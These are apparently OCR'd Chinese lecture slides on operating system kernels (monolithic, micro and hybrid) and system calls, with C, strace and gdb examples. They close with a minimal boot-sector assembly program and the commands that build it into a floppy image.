


优点：

- 设计简单。
- 在内核之中的通信成本很小，内核可以直接调用内核态内的函数。

操作系统结构--微内核

服务独立减少系统之间的耦合度，易于实现与调试。也可增进可移植性。避免单一组件失效而整个系统崩溃。



QNX SOFTWARE SYSTEMS

VxWorks

Mac OS X


HUAWEI 鸿蒙

https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8


微内核下的文件读取

- 微内核通过IPC(进程间通信)访问特定的逻辑和数据。

微内核通信成本高




宏内核与微内核的比较



	宏内核	微内核
基本概念	用户服务和内核服务运行在相同的地址空间中	用户服务和内核服务运行在不同的地址空间中
尺寸	比微内核大	较小
执行速度	快	慢
可扩展性	不容易扩展	容易扩展
安全性	单个服务崩溃往往意味着整个系统崩溃	单个服务崩溃不影响全局
开发代码量	代码量小	代码量大
实例	Linux, BSDs (FreeBSD, OpenBSD, NetBSD), Microsoft Windows (95,98,Me), Solaris, OS-9, AIX, HP-UX, DOS…	QNX, Symbian, L4Linux, Singularity, K42, Mac OS X, Integrity, PikeOS, HURD, Minix, and Coyotos…

详细的性能比较评估：https://www.cscjournals.org/manuscript/Journals/IJE/Volume5/Issue4/IJE-294.pdf

操作系统结构—混合内核













https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8

系统调用--系统调用展开执行示例

- OS内核是一种特殊的软件程序，控制计算机的硬件资源，例如协调CPU资源，分配内存资源，并提供稳定的环境供应用程序运行
- 用户程序只能受限地访问内存
- 为了使应用程序访问到内核管理的资源例如CPU、内存、I/O。内核必须提供一组通用的访问接口，这些接口就叫系统调用





Int80与syscall:https://stackoverflow.com/questions/12806584/what-is-better-int-0x80-or-syscall

系统调用

- 在 C 中可以使用 syscall() 或者 glibc 封装的系统调用。

1. 使用syscall（）或write编写C程序test1.c

```c
#include <stdio.h>
#include <unistd.h>
#include <syscall.h>
#include <sys/types.h>

int main(void) {
    char s[] = "Hello World\n";
    int ret;

    /* direct system call */
    ret = syscall(SYS_write, 2, s, sizeof(s)); /* man 2 syscall */
    printf("syscall(SYS_write) return %d\n", ret);

    /* libc wrapper */
    ret = write(2, s, sizeof(s));
    printf("libc write() return %d\n", ret);

    return 0;
}
```

2. 编程C程序test1.c

gcc -g -o test1 test1.c

3. 使用strace查看对应的系统调用

strace -e trace=write ./test1

```
[root@iZ2zei4m1h4gpowou7ple4Z test]# strace -e trace=write ./test1
write(2, "Hello World\n\0", 13Hello World
)           = 13
write(1, "syscall(SYS_write) return 13\n", 29syscall(SYS_write) return 13
) = 29
write(2, "Hello World\n\0", 13Hello World
)           = 13
write(1, "libc write() return 13\n", 23libc write() return 13
) = 23
+++ exited with 0 +++
```

系统调用

- 在 C 中使用和分析系统调用write。
  - 1.以 write() 系统调用为例，通过 gcc -o test2 test2.c -static 编译，注意最好静态编译，否则不方便查看。

```
01. #include <unistd.h>
02. int main(int argc, char **argv)
03. {
04.     write(2, "Hello World!\n", 13);
05.     return 0;
06. }
```

  - 2.用gdb 反编译查看函数调用过程，write() 是 glibc 封装的函数，具体实现可以查看源码

从printf追溯到系统调用write详见：
http://blog.hostilefork.com/where-printf-rubber-meets-road/
https://jin-yang.github.io/post/kernel-syscall.html

系统调用


```
(gdb) disassemble main
Dump of assembler code for function main:
   0x00000000000400fde <+0>:     push   %rbp
   0x00000000000400fdf <+1>:     mov    %rsp,%rbp
   0x00000000000400fe2 <+4>:     sub    $0x10,%rsp
   0x00000000000400fe6 <+8>:     mov    %edi,-0x4(%rbp)
   0x00000000000400fe9 <+11>:    mov    %rsi,-0x10(%rbp)
   0x00000000000400fed <+15>:    mov    $0xd,%edx
   0x00000000000400ff2 <+20>:    mov    $0x493f50,%esi
   0x00000000000400ff7 <+25>:    mov    $0x2,%edi
   0x00000000000400ffc <+30>:    callq  0x410950 <write>
   0x00000000000401001 <+35>:    mov    $0x0,%eax
   0x00000000000401006 <+40>:    leaveq
   0x00000000000401007 <+41>:    retq
End of assembler dump.
```

反汇编main函数

保存栈帧

字符串长度

字符串地址，打印数据 x/s 0x493f50

传入的第一个参数

系统调用--系统调用类型

- 五大类：进程控制、文件管理、设备管理、信息维护、通信
  - 进程控制：创建、装入、执行、终止、等待、唤醒、内存分配与释放……
  - 文件管理：创建、删除、打开、关闭、读、写、重定位、属性获取及设置……
  - 设备管理：请求、释放、读、写、重定位、属性获得设置、连接与断开
  - 信息维护：读取/设置系统数据、读取/设置时间及日期、读取/设置进程/文件/设备等属性
  - 通　　信：创建/删除通信连接、收发消息、连接/断开远端设备

系统调用

- 以Windows 和Unix为例，典型系统调用

	Windows	Unix
Process Control	CreateProcess() ExitProcess() WaitForSingleObject()	fork() exit() wait()
File Manipulation	CreateFile() ReadFile() WriteFile() CloseHandle()	open() read() write() close()
Device Manipulation	SetConsoleMode() ReadConsole() WriteConsole()	ioctl() read() write()
Information Maintenance	GetCurrentProcessID() SetTimer() Sleep()	getpid() alarm() sleep()
Communication	CreatePipe() CreateFileMapping() MapViewOfFile()	pipe() shmget() mmap()
Protection	SetFileSecurity() InitlializeSecurityDescriptor() SetSecurityDescriptorGroup()	chmod() umask() chown()

详细见：
https://www.ibm.com/developerworks/cn/linux/kernel/syscall/part1/appendix.html

一个最小化的操作系统

- 软盘启动汇编程序（boot.asm）

```
01.  .code16        ;.code [16|32]: 指定指令代码产生的长度   .code16会使汇编器承担目标处理器正在运行16位模式
02.  init:
03.      mov %cs, %ax                    ;将代码段寄存器的值送入AX
04.      mov %ax, %ds                    ;将数据段的地址置为代码段的地址
05.      mov %ax, %es                    ;将附加段的地址置为代码段的地址
06.      call  DispStr                  ;调用显示字符串例程
07.      jmp .                          ;无限循环，$表示当前行编译后的地址
08.      ;; 以上就是整个程序的执行过程了
09.      ;; 下面是DispStr子程序
10.  DispStr:
11.      mov $BootMessage, %ax   ;将字符串首地址传给寄存器ax
12.      mov %ax, %bp      ;CPU将用ES:BP来寻址字符串
13.      mov $16, %cx      ;通过CX，CPU知道字符串的长度
14.      mov $0x1301, %ax ;AH=13表示13号中断，AL=01H，表示目标字符串仅仅包含字符，属性在BL中包含，移动光标
15.      mov $0x000c, %bx   ;黑底红字，BL=0CH，高亮
16.      mov $0, %dl       ;dh表示在第几行显示，dl表示第几列显示
17.      int $0x10         ;BIOS的10H中断的13号中断用于显示字符串
18.      ret
19.  BootMessage:     .asciz "Hello, OS world!" ;对NASM来讲，标号和变量的作用一样，db表示define byte
20.      ;; $当前行被汇编后的地址，$$表示一个section开始处的地址，本程序只有一个section，所以指0x7c00
21.  .fill 510-(.-init), 1, 0      ;填充剩下空间，使生成的二进制恰好为512字节
22.  .word 0xaa55         ;结束标志，如果发现扇区以0xAA55结束，则BIOS认为它是一个引导扇区，dw表示define word
```

一个最小化的操作系统

1. 软盘启动汇编程序boot.s

2.声明代码将被加载到7c00处，编译生成二进制

3. 生成空白软盘镜像文件

4. 用 bin file 生成对应的镜像文件

```
[root@localhost Desktop]# as -o boot.o boot.s
[root@localhost Desktop]# ld -o boot.bin --oformat binary -e init -Ttext 0x7c00
-o boot.bin boot.o
[root@localhost Desktop]# dd if=/dev/zero of=emptydisk.img bs=512 count=2880
2880+0 records in
2880+0 records out
1474560 bytes (1.5 MB) copied, 0.00693546 s, 213 MB/s
[root@localhost Desktop]# dd if=boot.bin of=boot.img bs=512 count=1
1+0 records in
1+0 records out
512 bytes (512 B) copied, 0.000193486 s, 2.6 MB/s
[root@localhost Desktop]# dd if=emptydisk.img of=boot.img skip=1 seek=1 bs=512 c
ount=2879
2879+0 records in
2879+0 records out
1474048 bytes (1.5 MB) copied, 0.00806603 s, 183 MB/s
```

5. 在 bin 生成的镜像文件后补上空白.使用软盘镜像来模拟软盘，写入软盘的第一个扇区。

